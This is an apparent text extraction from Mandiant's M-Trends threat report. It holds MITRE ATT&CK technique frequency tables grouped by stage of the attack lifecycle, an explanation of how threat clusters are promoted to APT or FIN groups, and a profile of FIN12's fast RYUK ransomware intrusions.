
Top 10 Most Frequently Seen Techniques

| | | |
|-----|--|-------|
| 1. | T1027: Obfuscated Files or Information | 51.4% |
| 2. | T1059: Command and Scripting Interpreter | 44.9% |
| 3. | T1071: Application Layer Protocol | 36.8% |
| 4. | T1082: System Information Discovery | 31.8% |
| 5. | T1083: File and Directory Discovery | 31.7% |
| 6. | T1070: Indicator Removal on Host | 31.7% |
| 7. | T1055: Process Injection | 28.5% |
| 8. | T1021: Remote Services | 27.4% |
| 9. | T1497: Virtualization/Sandbox Evasion | 26.9% |
| 10. | T1105: Ingress Tool Transfer | 26.5% |
| | T1569: System Services | 26.5% |

Top 5 Most Frequently Seen Sub-Techniques

| | |
|---------------------------------------|-------|
| 1. T1071.001: Web Protocols | 32.0% |
| 2. T1059.001: PowerShell | 29.4% |
| 3. T1070.004: File Deletion | 27.1% |
| 4. T1569.002: Service Execution | 26.5% |
| 5. T1021.001: Remote Desktop Protocol | 23.4% |

Frequently Targeted Technologies, 2021



MITRE ATT&CK TECHNIQUES RELATED TO MANDIANT TARGETED ATTACK LIFECYCLE, 2021

Targeted Attack Lifecycle

MITRE ATT&CK Framework

| | |
|--------|---------|
| 20.00% | 100.00% |
| 10.00% | 19.99% |
| 5.00% | 9.99% |
| 2.00% | 4.99% |
| 0.00% | 1.99% |



The Mandiant Targeted Attack Lifecycle is the predictable sequence of events cyber attackers use to carry out their attacks. For more information: <https://www.mandiant.com/resources/targeted-attack-lifecycle>

Initial Reconnaissance

Reconnaissance

| | | | |
|-----------------|------|-----------------------------------|------|
| Active scanning | 0.8% | T1595.002: Vulnerability Scanning | 0.5% |
| | | T1595.001: Scanning IP Blocks | 0.3% |

Resource Development

| | | | |
|----------------------------------|-------|--|-------|
| T1588: Obtain Capabilities | 16.0% | T1588.003: Code Signing Certificates | 15.5% |
| | | T1588.004: Digital Certificates | 0.5% |
| T1608: Stage Capabilities | 12.9% | T1608.003: Install Digital Certificate | 9.2% |
| | | T1608.005: Link Target | 3.5% |
| | | T1608.004: Drive-by Target | 0.2% |
| | | T1608.001: Upload Malware | 0.2% |
| | | T1608.002: Upload Tool | 0.2% |
| T1583: Acquire Infrastructure | 9.4% | T1583.003: Virtual Private Server | 9.4% |
| T1584: Compromise Infrastructure | 3.4% | | |
| T1587: Develop Capabilities | 1.7% | T1587.003: Digital Certificates | 0.9% |
| | | T1587.002: Code Signing Certificates | 0.8% |

Initial Compromise

Initial Access

| | | | |
|--|-------|---|-------|
| T1190: Exploit Public-Facing Application | 25.8% | | |
| T1195: Supply Chain Compromise | 11.1% | T1195.002: Compromise Software Supply Chain | 11.1% |
| T1133: External Remote Services | 8.8% | | |
| T1566: Phishing | 8.6% | T1566.001: Spearphishing Attachment | 4.3% |
| | | T1566.002: Spearphishing Link | 3.5% |
| T1078: Valid Accounts | 6.3% | | |
| T1189: Drive-by Compromise | 4.3% | | |
| T1199: Trusted Relationship | 0.6% | | |

Targeted Attack Lifecycle

MITRE ATT&CK Framework

| | |
|--------|---------|
| 20.00% | 100.00% |
| 10.00% | 19.99% |
| 5.00% | 9.99% |
| 2.00% | 4.99% |
| 0.00% | 1.99% |

Establish Foothold

Persistence

| | | | |
|---|-------|--|-------|
| T1053: Scheduled Task/Job | 15.8% | T1053.005: Scheduled Task | 13.5% |
| | | T1053.003: Cron | 0.5% |
| | | T1053.001: At (Linux) | 0.2% |
| T1505: Server Software Component | 14.0% | T1505.003: Web Shell | 14.0% |
| | | T1505.004: IIS Components | 0.5% |
| T1543: Create or Modify System Process | 13.1% | T1543.003: Windows Service | 12.8% |
| | | T1543.002: Systemd Service | 0.5% |
| T1133: External Remote Services | 8.8% | | |
| T1098: Account Manipulation | 8.3% | T1098.001: Additional Cloud Credentials | 0.6% |
| | | T1098.002: Exchange Email Delegate Permissions | 0.6% |
| | | T1098.004: SSH Authorized Keys | 0.6% |
| T1547: Boot or Logon Autostart Execution | 6.9% | T1547.001: Registry Run Keys / Startup Folder | 5.5% |
| | | T1547.009: Shortcut Modification | 1.4% |
| | | T1547.004: Winlogon Helper DLL | 0.6% |
| | | T1547.006: Kernel Modules and Extensions | 0.2% |
| T1136: Create Account | 6.3% | T1136.001: Local Account | 1.5% |
| | | T1136.002: Domain Account | 0.8% |
| | | T1136.003: Cloud Account | 0.5% |
| T1574: Hijack Execution Flow | 4.2% | Lore T1574.011: Services Registry Permissions Weakness | 3.4% |
| | | T1574.002: DLL Side-Loading | 0.9% |
| | | T1574.001: DLL Search Order Hijacking | 0.3% |
| | | T1574.008: Path Interception by Search Order Hijacking | 0.2% |
| T1546: Event Triggered Execution | 2.8% | T1546.003: Windows Management Instrumentation Event Subscription | 1.4% |
| | | T1546.008: Accessibility Features | 0.9% |
| | | T1546.007: Netsh Helper DLL | 0.3% |
| | | T1546.010: AppInit DLLs | 0.2% |
| | | T1546.001: Change Default File Association | 0.2% |
| | | T1546.015: Component Object Model Hijacking | 0.2% |
| | | T1546.012: Image File Execution Options Injection | 0.2% |
| T1546.002: Screensaver | 0.2% | | |
| T1197: BITS Jobs | 0.8% | | |
| T1037: Boot or Logon Initialization Scripts | 0.5% | T1037.001: Logon Script (Windows) | 0.2% |
| | | T1037.003: Network Logon Script | 0.2% |
| | | T1037.004: RC Scripts | 0.2% |
| T1556: Modify Authentication Process | 0.3% | T1556.003: Pluggable Authentication Modules | 0.3% |
| T1554: Compromise Client Software Binary | 0.2% | | |

Targeted Attack Lifecycle

MITRE ATT&CK Framework

| | |
|--------|---------|
| 20.00% | 100.00% |
| 10.00% | 19.99% |
| 5.00% | 9.99% |
| 2.00% | 4.99% |
| 0.00% | 1.99% |

Escalate Privileges

Privilege Escalation

| | | | |
|--|-------|--|-------|
| T1055: Process Injection | 28.5% | T1055.003: Thread Execution Hijacking | 2.8% |
| | | T1055.001: Dynamic-link Library Injection | 1.1% |
| | | T1055.004: Asynchronous Procedure Call | 0.9% |
| | | T1055.012: Process Hollowing | 0.8% |
| | | T1055.002: Portable Executable Injection | 0.2% |
| T1053: Scheduled Task/Job | 15.8% | T1053.005: Scheduled Task | 13.5% |
| | | T1053.003: Cron | 0.5% |
| | | T1053.001: At (Linux) | 0.2% |
| T1543: Create or Modify System Process | 13.1% | T1543.003: Windows Service | 12.8% |
| | | T1543.002: Systemd Service | 0.5% |
| T1134: Access Token Manipulation | 12.2% | T1134.001: Token Impersonation/Theft | 6.3% |
| | | T1134.002: Create Process with Token | 0.2% |
| T1547: Boot or Logon Autostart Execution | 6.9% | T1547.001: Registry Run Keys / Startup Folder | 5.5% |
| | | T1547.009: Shortcut Modification | 1.4% |
| | | T1547.004: Winlogon Helper DLL | 0.6% |
| | | T1547.006: Kernel Modules and Extensions | 0.2% |
| T1078: Valid Accounts | 6.3% | | |
| T1574: Hijack Execution Flow | 4.2% | T1574.011: Services Registry Permissions Weakness | 3.4% |
| | | T1574.002: DLL Side-Loading | 0.9% |
| | | T1574.001: DLL Search Order Hijacking | 0.3% |
| | | T1574.008: Path Interception by Search Order Hijacking | 0.2% |
| T1546: Event Triggered Execution | 2.8% | T1546.003: Windows Management Instrumentation Event Subscription | 1.4% |
| | | T1546.008: Accessibility Features | 0.9% |
| | | T1546.007: Netsh Helper DLL | 0.3% |
| | | T1546.010: AppInit DLLs | 0.2% |
| | | T1546.001: Change Default File Association | 0.2% |
| | | T1546.015: Component Object Model Hijacking | 0.2% |
| | | T1546.012: Image File Execution Options Injection | 0.2% |
| | | T1546.002: Screensaver | 0.2% |
| T1548: Abuse Elevation Control Mechanism | 2.2% | T1548.002: Bypass User Account Control | 2.0% |
| | | T1548.001: Setuid and Setgid | 0.2% |
| T1484: Domain Policy Modification | 0.8% | T1484.001: Group Policy Modification | 0.8% |
| T1037: Boot or Logon Initialization Scripts | 0.5% | T1037.001: Logon Script (Windows) | 0.2% |
| | | T1037.003: Network Logon Script | 0.2% |
| | | T1037.004: RC Scripts | 0.2% |
| T1068: Exploitation for Privilege Escalation | 0.3% | | |

Targeted Attack Lifecycle

MITRE ATT&CK Framework

| | |
|--------|---------|
| 20.00% | 100.00% |
| 10.00% | 19.99% |
| 5.00% | 9.99% |
| 2.00% | 4.99% |
| 0.00% | 1.99% |

Internal Reconnaissance

Discovery

| | | |
|---|-------|---|
| T1082: System Information Discovery | 31.8% | |
| T1083: File and Directory Discovery | 31.7% | |
| T1497: Virtualization/Sandbox Evasion | 26.9% | T1497.001: System Checks 17.7% |
| | | T1497.003: Time Based Evasion 3.4% |
| T1012: Query Registry | 21.1% | |
| T1033: System Owner/User Discovery | 19.1% | |
| T1057: Process Discovery | 18.9% | |
| T1016: System Network Configuration Discovery | 16.9% | T1016.001: Internet Connection Discovery 0.6% |
| T1518: Software Discovery | 16.8% | T1518.001: Security Software Discovery 0.3% |
| T1087: Account Discovery | 13.7% | T1087.002: Domain Account 2.3% |
| | | T1087.001: Local Account 1.4% |
| | | T1087.004: Cloud Account 0.2% |
| | | T1087.003: Email Account 0.2% |
| T1482: Domain Trust Discovery | 8.2% | |
| T1069: Permission Groups Discovery | 8.2% | T1069.002: Domain Groups 2.0% |
| | | T1069.001: Local Groups 1.1% |
| | | T1069.003: Cloud Groups 0.2% |
| T1007: System Service Discovery | 8.0% | |
| T1010: Application Window Discovery | 6.5% | |
| T1135: Network Share Discovery | 6.2% | |
| T1049: System Network Connections Discovery | 6.2% | |
| T1614: System Location Discovery | 3.8% | T1614.001: System Language Discovery 3.8% |
| T1018: Remote System Discovery | 2.6% | |
| T1046: Network Service Scanning | 2.0% | |
| T1580: Cloud Infrastructure Discovery | 0.8% | |
| T1124: System Time Discovery | 0.6% | |
| T1040: Network Sniffing | 0.3% | |
| T1201: Password Policy Discovery | 0.3% | |
| T1538: Cloud Service Dashboard | 0.2% | |
| T1526: Cloud Service Discovery | 0.2% | |
| T1619: Cloud Storage Object Discovery | 0.2% | |
| T1120: Peripheral Device Discovery | 0.2% | |

Targeted Attack Lifecycle

MITRE ATT&CK Framework

| | |
|--------|---------|
| 20.00% | 100.00% |
| 10.00% | 19.99% |
| 5.00% | 9.99% |
| 2.00% | 4.99% |
| 0.00% | 1.99% |

Lateral Movement

Lateral Movement

| | | | |
|--|-------|--------------------------------------|-------|
| T1021: Remote Services | 27.4% | T1021.001: Remote Desktop Protocol | 23.4% |
| | | T1021.004: SSH | 4.8% |
| | | T1021.002: SMB/Windows Admin Shares | 4.0% |
| | | T1021.005: VNC | 0.5% |
| | | T1021.006: Windows Remote Management | 0.2% |
| T1550: Use Alternate Authentication Material | 0.8% | T1550.002: Pass the Hash | 0.5% |
| | | T1550.001: Application Access Token | 0.2% |
| | | T1550.003: Pass the Ticket | 0.2% |
| T1570: Lateral Tool Transfer | 0.6% | | |
| T1534: Internal Spearphishing | 0.5% | | |

Targeted Attack Lifecycle

MITRE ATT&CK Framework

| | |
|--------|---------|
| 20.00% | 100.00% |
| 10.00% | 19.99% |
| 5.00% | 9.99% |
| 2.00% | 4.99% |
| 0.00% | 1.99% |

Maintain Presence

Persistence

| | | | |
|---|-------|--|-------|
| T1053: Scheduled Task/Job | 15.8% | T1053.005: Scheduled Task | 13.5% |
| | | T1053.003: Cron | 0.5% |
| | | T1053.001: At (Linux) | 0.2% |
| T1505: Server Software Component | 14.0% | T1505.003: Web Shell | 14.0% |
| | | T1505.004: IIS Components | 0.5% |
| T1543: Create or Modify System Process | 13.1% | T1543.003: Windows Service | 12.8% |
| | | T1543.002: Systemd Service | 0.5% |
| T1133: External Remote Services | 8.8% | | |
| T1098: Account Manipulation | 8.3% | T1098.001: Additional Cloud Credentials | 0.6% |
| | | T1098.002: Exchange Email Delegate Permissions | 0.6% |
| | | T1098.004: SSH Authorized Keys | 0.6% |
| T1547: Boot or Logon Autostart Execution | 6.9% | T1547.001: Registry Run Keys / Startup Folder | 5.5% |
| | | T1547.009: Shortcut Modification | 1.4% |
| | | T1547.004: Winlogon Helper DLL | 0.6% |
| | | T1547.006: Kernel Modules and Extensions | 0.2% |
| T1136: Create Account | 6.3% | T1136.001: Local Account | 1.5% |
| | | T1136.002: Domain Account | 0.8% |
| | | T1136.003: Cloud Account | 0.5% |
| T1574: Hijack Execution Flow | 4.2% | T1574.011: Services Registry Permissions Weakness | 3.4% |
| | | T1574.002: DLL Side-Loading | 0.9% |
| | | T1574.001: DLL Search Order Hijacking | 0.3% |
| | | T1574.008: Path Interception by Search Order Hijacking | 0.2% |
| T1546: Event Triggered Execution | 2.8% | T1546.003: Windows Management Instrumentation Event Subscription | 1.4% |
| | | T1546.008: Accessibility Features | 0.9% |
| | | T1546.007: Netsh Helper DLL | 0.3% |
| | | T1546.010: Applinit DLLs | 0.2% |
| | | T1546.001: Change Default File Association | 0.2% |
| | | T1546.015: Component Object Model Hijacking | 0.2% |
| | | T1546.012: Image File Execution Options Injection | 0.2% |
| | | T1546.002: Screensaver | 0.2% |
| T1197: BITS Jobs | 0.8% | | |
| T1037: Boot or Logon Initialization Scripts | 0.5% | T1037.001: Logon Script (Windows) | 0.2% |
| | | T1037.003: Network Logon Script | 0.2% |
| | | T1037.004: RC Scripts | 0.2% |
| T1556: Modify Authentication Process | 0.3% | T1556.003: Pluggable Authentication Modules | 0.3% |
| T1554: Compromise Client Software Binary | 0.2% | | |

Targeted Attack Lifecycle

MITRE ATT&CK Framework

| | |
|--------|---------|
| 20.00% | 100.00% |
| 10.00% | 19.99% |
| 5.00% | 9.99% |
| 2.00% | 4.99% |
| 0.00% | 1.99% |

Mission Completion

Collection

| | | | |
|---|-------|--|------|
| T1560: Archive Collected Data | 13.8% | T1560.001: Archive via Utility | 4.0% |
| | | T1560.002: Archive via Library | 1.1% |
| T1056: Input Capture | 7.5% | T1056.001: Keylogging | 7.5% |
| T1213: Data from Information Repositories | 6.9% | T1213.003: Code Repositories | 1.1% |
| | | T1213.002: Sharepoint | 1.1% |
| | | T1213.001: Confluence | 0.3% |
| T1074: Data Staged | 4.6% | T1074.001: Local Data Staging | 3.8% |
| | | T1074.002: Remote Data Staging | 1.5% |
| T1115: Clipboard Data | 4.3% | | |
| T1113: Screen Capture | 3.8% | | |
| T1114: Email Collection | 2.0% | T1114.002: Remote Email Collection | 1.1% |
| | | T1114.001: Local Email Collection | 0.3% |
| | | T1114.003: Email Forwarding Rule | 0.2% |
| T1039: Data from Network Shared Drive | 1.1% | | |
| T1530: Data from Cloud Storage Object | 0.9% | | |
| T1005: Data from Local System | 0.5% | | |
| T1119: Automated Collection | 0.2% | | |
| T1602: Data from Configuration Repository | 0.2% | T1602.002: Network Device Configuration Dump | 0.2% |

Exfiltration

| | | | |
|---|------|--|------|
| T1567: Exfiltration Over Web Service | 3.1% | T1567.002: Exfiltration to Cloud Storage | 0.9% |
| | | T1567.001: Exfiltration to Code Repository | 0.2% |
| T1020: Automated Exfiltration | 1.1% | | |
| T1041: Exfiltration Over C2 Channel | 0.6% | | |
| T1030: Data Transfer Size Limits | 0.2% | | |
| T1048: Exfiltration Over Alternative Protocol | 0.2% | | |

Impact

| | | | |
|----------------------------------|-------|-------------------------------------|------|
| T1486: Data Encrypted for Impact | 22.6% | | |
| T1489: Service Stop | 11.5% | | |
| T1529: System Shutdown/Reboot | 4.9% | | |
| T1490: Inhibit System Recovery | 3.2% | | |
| T1496: Resource Hijacking | 3.2% | | |
| T1485: Data Destruction | 2.8% | | |
| T1565: Data Manipulation | 0.5% | T1565.001: Stored Data Manipulation | 0.5% |
| T1531: Account Access Removal | 0.3% | | |
| T1491: Defacement | 0.2% | T1491.002: External Defacement | 0.2% |
| T1561: Disk Wipe | 0.2% | T1561.002: Disk Structure Wipe | 0.2% |

Targeted Attack Lifecycle

MITRE ATT&CK Framework

| | |
|--------|---------|
| 20.00% | 100.00% |
| 10.00% | 19.99% |
| 5.00% | 9.99% |
| 2.00% | 4.99% |
| 0.00% | 1.99% |

Across the Lifecycle

Credential Access

| | | | |
|---|------|---|------|
| T1003: OS Credential Dumping | 9.8% | T1003.001: LSASS Memory | 4.3% |
| | | T1003.003: NTDS | 3.7% |
| | | T1003.002: Security Account Manager | 1.4% |
| | | T1003.008: /etc/passwd and /etc/shadow | 1.2% |
| | | T1003.006: DCSync | 0.8% |
| | | T1003.004: LSA Secrets | 0.2% |
| T1056: Input Capture | 7.5% | T1056.001: Keylogging | 7.5% |
| T1552: Unsecured Credentials | 4.0% | T1552.004: Private Keys | 1.4% |
| | | T1552.002: Credentials in Registry | 1.1% |
| | | T1552.001: Credentials In Files | 0.6% |
| | | T1552.006: Group Policy Preferences | 0.6% |
| | | T1552.003: Bash History | 0.5% |
| | | T1552.005: Cloud Instance Metadata API | 0.3% |
| T1558: Steal or Forge Kerberos Tickets | 2.5% | T1558.003: Kerberoasting | 2.0% |
| | | T1558.004: AS-REP Roasting | 0.3% |
| | | T1558.001: Golden Ticket | 0.2% |
| T1555: Credentials from Password Stores | 2.0% | T1555.003: Credentials from Web Browsers | 1.4% |
| | | T1555.005: Password Managers | 0.5% |
| | | T1555.004: Windows Credential Manager | 0.2% |
| T1110: Brute Force | 3.7% | T1110.001: Password Guessing | 1.2% |
| | | T1110.003: Password Spraying | 0.9% |
| | | T1110.004: Credential Stuffing | 0.5% |
| T1111: Two-Factor Authentication Interception | 1.1% | | |
| T1539: Steal Web Session Cookie | 0.8% | | |
| T1187: Forced Authentication | 0.5% | | |
| T1556: Modify Authentication Process | 0.3% | T1556.003: Pluggable Authentication Modules | 0.3% |
| T1040: Network Sniffing | 0.3% | | |
| T1606: Forge Web Credentials | 0.2% | T1606.001: Web Cookies | 0.2% |

Command and Control

| | | | |
|---------------------------------------|-------|---|-------|
| T1071: Application Layer Protocol | 36.8% | T1071.001: Web Protocols | 32.0% |
| | | T1071.004: DNS | 8.2% |
| | | T1071.002: File Transfer Protocols | 0.3% |
| T1105: Ingress Tool Transfer | 26.5% | | |
| T1573: Encrypted Channel | 14.3% | T1573.002: Asymmetric Cryptography | 13.7% |
| | | T1573.001: Symmetric Cryptography | 0.6% |
| T1095: Non-Application Layer Protocol | 12.8% | | |
| T1090: Proxy | 6.2% | T1090.003: Multi-hop Proxy | 3.5% |
| | | T1090.004: Domain Fronting | 0.8% |
| | | T1090.001: Internal Proxy | 0.2% |
| T1572: Protocol Tunneling | 4.5% | | |
| T1568: Dynamic Resolution | 3.4% | T1568.002: Domain Generation Algorithms | 3.4% |
| T1219: Remote Access Software | 1.4% | | |
| T1102: Web Service | 1.1% | T1102.001: Dead Drop Resolver | 0.2% |
| T1132: Data Encoding | 0.8% | T1132.001: Standard Encoding | 0.8% |
| T1001: Data Obfuscation | 0.5% | T1001.002: Steganography | 0.2% |
| T1008: Fallback Channels | 0.2% | | |

Targeted Attack Lifecycle

MITRE ATT&CK Framework

| | |
|--------|---------|
| 20.00% | 100.00% |
| 10.00% | 19.99% |
| 5.00% | 9.99% |
| 2.00% | 4.99% |
| 0.00% | 1.99% |

Defense Evasion

| | | | |
|--|-------|--|-------|
| T1027: Obfuscated Files or Information | 51.4% | T1027.005: Indicator Removal from Tools | 9.8% |
| | | T1027.002: Software Packing | 5.4% |
| | | T1027.003: Steganography | 3.4% |
| | | T1027.004: Compile After Delivery | 0.5% |
| T1070: Indicator Removal on Host | 31.7% | T1070.004: File Deletion | 27.1% |
| | | T1070.006: Timestamp | 6.5% |
| | | T1070.001: Clear Windows Event Logs | 3.7% |
| | | T1070.005: Network Share Connection Removal | 1.7% |
| | | T1070.002: Clear Linux or Mac System Logs | 0.5% |
| | | T1070.003: Clear Command History | 0.3% |
| T1055: Process Injection | 28.5% | T1055.003: Thread Execution Hijacking | 2.8% |
| | | T1055.001: Dynamic-link Library Injection | 1.1% |
| | | T1055.004: Asynchronous Procedure Call | 0.9% |
| | | T1055.012: Process Hollowing | 0.8% |
| | | T1055.002: Portable Executable Injection | 0.2% |
| T1497: Virtualization/Sandbox Evasion | 26.9% | T1497.001: System Checks | 17.7% |
| | | T1497.003: Time Based Evasion | 3.4% |
| T1140: Deobfuscate/Decode Files or Information | 23.5% | | |
| T1112: Modify Registry | 22.3% | | |
| T1564: Hide Artifacts | 20.2% | T1564.003: Hidden Window | 18.9% |
| | | T1564.008: Email Hiding Rules | 0.9% |
| | | T1564.004: NTFS File Attributes | 0.3% |
| T1553: Subvert Trust Controls | 15.5% | T1553.002: Code Signing | 15.5% |
| T1620: Reflective Code Loading | 13.5% | | |
| T1562: Impair Defenses | 13.4% | T1562.001: Disable or Modify Tools | 9.1% |
| | | T1562.004: Disable or Modify System Firewall | 5.7% |
| | | T1562.003: Impair Command History Logging | 0.5% |
| | | T1562.008: Disable Cloud Logs | 0.3% |
| | | T1562.007: Disable or Modify Cloud Firewall | 0.2% |
| T1134: Access Token Manipulation | 12.2% | T1134.001: Token Impersonation/Theft | 6.3% |
| | | T1134.002: Create Process with Token | 0.2% |
| T1202: Indirect Command Execution | 8.2% | | |
| T1078: Valid Accounts | 6.3% | | |
| T1218: Signed Binary Proxy Execution | 5.4% | T1218.011: Rundll32 | 3.4% |
| | | T1218.005: Mshta | 0.6% |
| | | T1218.010: Regsvr32 | 0.6% |
| | | T1218.007: Msiexec | 0.5% |
| | | T1218.002: Control Panel | 0.3% |
| | | T1218.003: CMSTP | 0.2% |

Targeted Attack Lifecycle

MITRE ATT&CK Framework

| | |
|--------|---------|
| 20.00% | 100.00% |
| 10.00% | 19.99% |
| 5.00% | 9.99% |
| 2.00% | 4.99% |
| 0.00% | 1.99% |

| | | | |
|--|------|--|------|
| T1574: Hijack Execution Flow | 4.2% | T1574.011: Services Registry Permissions Weakness | 3.4% |
| | | T1574.002: DLL Side-Loading | 0.9% |
| | | T1574.001: DLL Search Order Hijacking | 0.3% |
| | | T1574.008: Path Interception by Search Order Hijacking | 0.2% |
| T1480: Execution Guardrails | 3.7% | T1480.001: Environmental Keying | 0.2% |
| T1036: Masquerading | 3.2% | T1036.005: Match Legitimate Name or Location | 0.6% |
| | | T1036.007: Double File Extension | 0.3% |
| | | T1036.003: Rename System Utilities | 0.3% |
| T1548: Abuse Elevation Control Mechanism | 2.2% | T1548.002: Bypass User Account Control | 2.0% |
| | | T1548.001: Setuid and Setgid | 0.2% |
| T1222: File and Directory Permissions Modification | 1.7% | T1222.001: Windows File and Directory Permissions Modification | 0.6% |
| | | T1222.002: Linux and Mac File and Directory Permissions Modification | 0.5% |
| T1197: BITS Jobs | 0.8% | | |
| T1484: Domain Policy Modification | 0.8% | T1484.001: Group Policy Modification | 0.8% |
| T1550: Use Alternate Authentication Material | 0.8% | T1550.002: Pass the Hash | 0.5% |
| | | T1550.001: Application Access Token | 0.2% |
| | | T1550.003: Pass the Ticket | 0.2% |
| T1127: Trusted Developer Utilities Proxy Execution | 0.5% | T1127.001: MSBuild | 0.5% |
| T1556: Modify Authentication Process | 0.3% | T1556.003: Pluggable Authentication Modules | 0.3% |
| T1578: Modify Cloud Compute Infrastructure | 0.3% | T1578.002: Create Cloud Instance | 0.3% |
| | | T1578.003: Delete Cloud Instance | 0.2% |
| T1014: Rootkit | 0.3% | | |

Execution

| | | | |
|---|-------|-----------------------------------|-------|
| T1059: Command and Scripting Interpreter | 44.9% | T1059.001: PowerShell | 29.4% |
| | | T1059.003: Windows Command Shell | 11.2% |
| | | T1059.005: Visual Basic | 4.0% |
| | | T1059.006: Python | 3.4% |
| | | T1059.007: JavaScript | 1.8% |
| | | T1059.004: Unix Shell | 1.5% |
| T1569: System Services | 26.5% | T1569.002: Service Execution | 26.5% |
| T1053: Scheduled Task/Job | 15.8% | T1053.005: Scheduled Task | 13.5% |
| | | T1053.003: Cron | 0.5% |
| | | T1053.001: At(Linux) | 0.2% |
| T1204: User Execution | 5.8% | T1204.001: Malicious Link | 3.4% |
| | | T1204.002: Malicious File | 2.5% |
| T1047: Windows Management Instrumentation | 4.0% | | |
| T1203: Exploitation for Client Execution | 2.0% | | |
| T1559: Inter-Process Communication | 0.8% | T1559.001: Component Object Model | 0.5% |
| T1129: Shared Modules | 0.6% | | |



**NOTABLE AND
RECENTLY GRADUATED
THREAT GROUPS**


HOW A THREAT CLUSTER BECOMES AN APT OR FIN GROUP

Mandiant analysts review threat activity data from a variety of sources to identify noteworthy clusters – such as Mandiant incident response engagements, Managed Defense investigations, and security product telemetry. Initially, Mandiant reporting may refer to these small clusters of activity by a generic description, such as “Suspected Iranian espionage actors,” instead of a formal name. Over time, some clusters will expand based on data obtained from emerging threat activity or ongoing research that provides insight into the cluster’s tactics, techniques and procedures (TTPs). When there is insufficient evidence to attribute the activity to an existing threat actor or group immediately, Mandiant creates an uncategorized (UNC) threat cluster to track the newly identified activity.

An UNC is a cluster of cyber activity that includes observable artifacts such as adversary infrastructure, tools, and tradecraft. UNC’s are based on a defining, anchoring characteristic often discovered during a single incident. For example, a common anchor would be a malware sample that connects to an actor-controlled domain. While Mandiant reporting typically references specific UNC’s, older articles may use a temporary group name such as “TEMP.Reaper”.

As our knowledge of a threat cluster becomes sufficiently mature, we may conduct a methodical, in-depth research project that culminates in assigning a formal designation based on established Mandiant naming conventions. Advanced persistent threat (APT) groups are generally focused on espionage activities whereas financially motivated (FIN) groups are comprised of criminal actors that monetize their operations via methods such as ransomware deployment, payment card data theft and business email fraud.

In 2021, Mandiant promoted two attack groups from a previously tracked TEMP group to FIN groups. We also announced a new UNC group of significant interest.





FIN12 PRIORITIZES SPEED TO DEPLOY RANSOMWARE AGAINST HIGH-VALUE TARGETS

FIN12 is a financially motivated threat group behind prolific RYUK ransomware attacks dating to at least October 2018. Mandiant's definition of FIN12 is limited to post-compromise activity because we have high confidence FIN12 relies on partners to obtain initial access to victim environments. Instead of conducting data theft and extortion, a tactic widely adopted by other ransomware threat actors, FIN12 appears to prioritize speed. The lack of large-scale data exfiltration in FIN12 incidents has almost certainly contributed to the group's high cadence of operations. Between September 2020 and September 2021, FIN12 intrusions comprised nearly 20 percent of the ransomware incident response investigations performed by Mandiant.

Partnerships for Initial Access

While FIN12 appears to rely on close partnerships for obtaining initial access to organizations, the group almost certainly has some input into victim selection. FIN12 has largely targeted high-revenue organizations. Unlike other ransomware threat actors, the group has frequently targeted organizations in the healthcare sector. While FIN12 has overwhelmingly targeted organizations located in North America, evidence shows regional targeting expanding.

Historically, FIN12 has maintained a close partnership with TRICKBOT-affiliated threat actors. All incidents involving FIN12 prior to March 2020 leveraged accesses obtained from TRICKBOT infections. However, following a break in activity from late March 2020 to late August 2020, FIN12 seemingly diversified its partnerships, possibly seeking out other threat actors' tools and services to increase the volume and efficiency of their attacks. In September 2020, FIN12 shifted to accesses obtained via BAZARLOADER infections Mandiant tracks as UNC2053. Mandiant has observed numerous overlaps between UNC2053 and TRICKBOT operations, including the use of common infrastructure, code signing certificates, droppers and distributions TTPs. Mandiant believes BAZARLOADER and TRICKBOT were likely developed under the direction of common threat actors.


In at least four FIN12 intrusions between February and April 2021, evidence revealed malicious access to the targeted organization's Citrix environment. While investigations did not confirm how FIN12 obtained legitimate credentials to the environment, it is plausible the threat actors relied on purchases from underground forums.

In two separate FIN12 intrusions during May 2021, a threat actor obtained a foothold in environments through malicious email campaigns distributed internally from compromised user accounts. In both incidents, the threat actor used compromised credentials to access the targeted organization's Microsoft 365 environment. While the distribution TTPs varied, both campaigns led to WEIRDLOOP and BEACON payloads attributed to FIN12.

Increased Speed of Attacks

After acquiring access to victim environments, FIN12 deploys ransomware quickly. In *M-Trends 2021*, the median dwell time for all ransomware investigations was five days, whereas, across FIN12 engagements, dwell time was less than two days. Mandiant has observed a significant year-over-year decrease in the amount of time between initial access and the deployment of ransomware by FIN12. Most of the RYUK incidents Mandiant has responded to are attributed to FIN12, but we assess the ransomware is not exclusive to the group. FIN12 has almost exclusively deployed RYUK ransomware. However, in one instance, FIN12 deployed CONTI ransomware and extorted the organization under threat of releasing stolen data.

Figure 1: FIN12: Days to Ransom



Mandiant has observed FIN12 use a broad toolset that included the Powershell-based EMPIRE framework and the TRICKBOT banking Trojan. However, since February 2020, FIN12 has used Cobalt Strike BEACON payloads in nearly every one of its intrusions, from internal reconnaissance to ransomware deployment.

Regional Expansion of Attacks

